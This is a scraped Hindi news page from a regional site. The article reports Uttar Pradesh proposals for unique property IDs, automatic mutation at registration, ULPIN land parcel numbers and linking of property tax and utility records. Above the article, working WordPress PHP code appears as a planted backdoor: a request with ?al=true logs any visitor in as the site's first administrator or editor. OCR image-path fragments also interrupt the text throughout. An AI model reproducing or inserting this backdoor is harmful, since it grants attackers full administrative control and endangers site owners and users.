// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); संपत्ति की पहचान, स्वामित्व और रिकॉर्ड की जानकारी मिलेगी एक क्लिक पर – प्रत्युषा आशा की नयी किरण
राज्यों से

संपत्ति की पहचान, स्वामित्व और रिकॉर्ड की जानकारी मिलेगी एक क्लिक पर

लखनऊ

 मुख्यमंत्री योगी आदित्यनाथ के नेतृत्व में उत्तर प्रदेशमें सुशासन, पारदर्शिता और डिजिटल गवर्नेंस को मजबूत करने की दिशा में एक और महत्वपूर्ण पहल आकार ले रही है। अचल संपत्तियों के पंजीकरण, स्वामित्व सत्यापन और नामांतरण प्रक्रिया को सरल, सुरक्षित एवं तकनीक आधारित बनाने के उद्देश्य से मुख्यसचिव की अध्यक्षता में आयोजित उच्चस्तरीय बैठक में स्टाम्प एवं पंजीकरण विभाग ने व्यापक सुधारों का खाका प्रस्तुत किया।

 भूमि एवं संपत्ति प्रबंधन में पारदर्शिता पर योगी सरकार का फोकस

योगी सरकार लगातार प्रशासनिक प्रक्रियाओं में तकनीक के उपयोग को बढ़ावा दे रही है। इसी क्रम में संपत्ति पंजीकरण और नामांतरण व्यवस्था में पारदर्शिता लाने के लिए ऐसे प्रावधान प्रस्तावित किए गए हैं, जिनसे फर्जी स्वामित्व, विवादित संपत्तियों की बिक्री और धोखाधड़ी की घटनाओं पर प्रभावी रोक लगाई जा सकेगी। प्रस्तुतीकरण में पंजीकरण अधिनियम, 1908 में संशोधन कर नई धाराएं 22-ए, 22-बी और 35-ए जोड़ने का प्रस्ताव रखा गया, जिससे संपत्ति के स्वामित्व और अधिकारों की पूर्व जांच अनिवार्य हो सकेगी।

 हर संपत्तिको मिलेगी यूनिक पहचान

योगी सरकार का लक्ष्य प्रदेश की सभी ग्रामीण एवं शहरी संपत्तियों के लिए यूनिक प्रॉपर्टी आईडी विकसित करना है। इस आईडी को जीआईएस मैपिंग और आधिकारिक स्वामित्व अभिलेखों से जोड़ा जाएगा, जिससे किसी भी संपत्ति की पहचान, स्वामित्व और रिकॉर्ड की जानकारी एक क्लिक परउपलब्ध हो सकेगी। ग्रामीण क्षेत्रों में स्वामित्व योजना के तहत घरौनी तैयारकरने का कार्य पहले से चल रहा है, जबकि शहरी क्षेत्रों में नगर निकायों और विकास प्राधिकरणों को यूनिक प्रॉपर्टी आईडी विकसित करने की जिम्मेदारी दी जाएगी।

पंजीकरण के साथ ही स्वतः होगा नामांतरण

प्रदेश सरकार नागरिकों को बड़ी राहत देने की तैयारी में है। प्रस्तावित व्यवस्था के तहत संपत्ति का पंजीकरण पूरा होते ही नामांतरण की प्रक्रिया स्वतः शुरू हो जाएगी। इसके लिए विभिन्न विभागों के अभिलेखों का एकीकरण, एपीआई आधारित डेटा साझाकरण और रियल-टाइमरिकॉर्ड अपडेटसिस्टम विकसित किया जाएगा। इससे लोगों को अलग-अलग विभागों के चक्कर लगाने की आवश्यकता नहीं पड़ेगी और समय तथा संसाधनों की बचत होगी।

भू-आधार से जुड़ेगा हर भूमि पार्सल

योगी सरकार केंद्र सरकार की योजनाओं के अनुरूप भूमि अभिलेखों के आधुनिकीकरण पर भी तेजी से कार्य कर रहीहै। इसके तहत प्रत्येक भूमि पार्सल को यूनिक लैंड पार्सल आइडेंटिफिकेशन नंबर (ULPIN) यानी ‘भू-आधार’ प्रदान किया जाएगा। यह जियो-रेफरेंस्ड पहचान संख्या भूमि अभिलेखों को विभिन्न डिजिटल प्लेटफॉर्म और जीआईएस प्रणालियों से जोड़ने में मदद करेगी, जिससे भूमि संबंधी रिकॉर्ड अधिक सटीक और अद्यतन रहेंगे।

बिजली, पानी और संपत्ति कर रिकॉर्ड होंगे एक जगह

 इसप्रस्तावित सुधारों के तहत संपत्ति कर रजिस्टर को स्टाम्प एवं पंजीकरण विभाग, राजस्व विभाग, बिजली, पानी और सीवर विभागों के रिकॉर्ड से जोड़ा जाएगा। कॉमन प्रॉपर्टी आईडी आधारित यह व्यवस्था विभिन्न विभागों के बीच डिजिटल डेटा साझा करने में सहायक होगी और कर संग्रहण की प्रक्रिया को अधिक प्रभावी बनाएगी।

ईज ऑफ लिविंग और ईज ऑफ डूइंग बिजनेस को मिलेगा बल

विशेषज्ञों का मानना है कि इन सुधारों के लागू होने से संपत्ति संबंधीविवादों में कमी आएगी, नागरिकों को तेज और पारदर्शी सेवाएं मिलेंगी तथा निवेशकों का भरोसा बढ़ेगा। योगी सरकार की यह पहल न केवल डिजिटल गवर्नेंस को मजबूत करेगी, बल्कि ‘ईज ऑफ लिविंग’ और ‘ईज ऑफ डूइंग बिजनेस’ को भी नई गति प्रदान करेगी। उत्तर प्रदेश को तकनीकआधारित भूमि और संपत्ति प्रबंधन के क्षेत्र में अग्रणी राज्य बनाने की दिशा में यह एकमहत्वपूर्ण कदम माना जा रहा है।

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadukirana store ke pass Parshuram nagar professor colony raipur cg
Email :puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website : pratyushaashakinayikiran.com

जनसम्पर्क विभाग – आरएसएस फीड

[wp-rss-aggregator]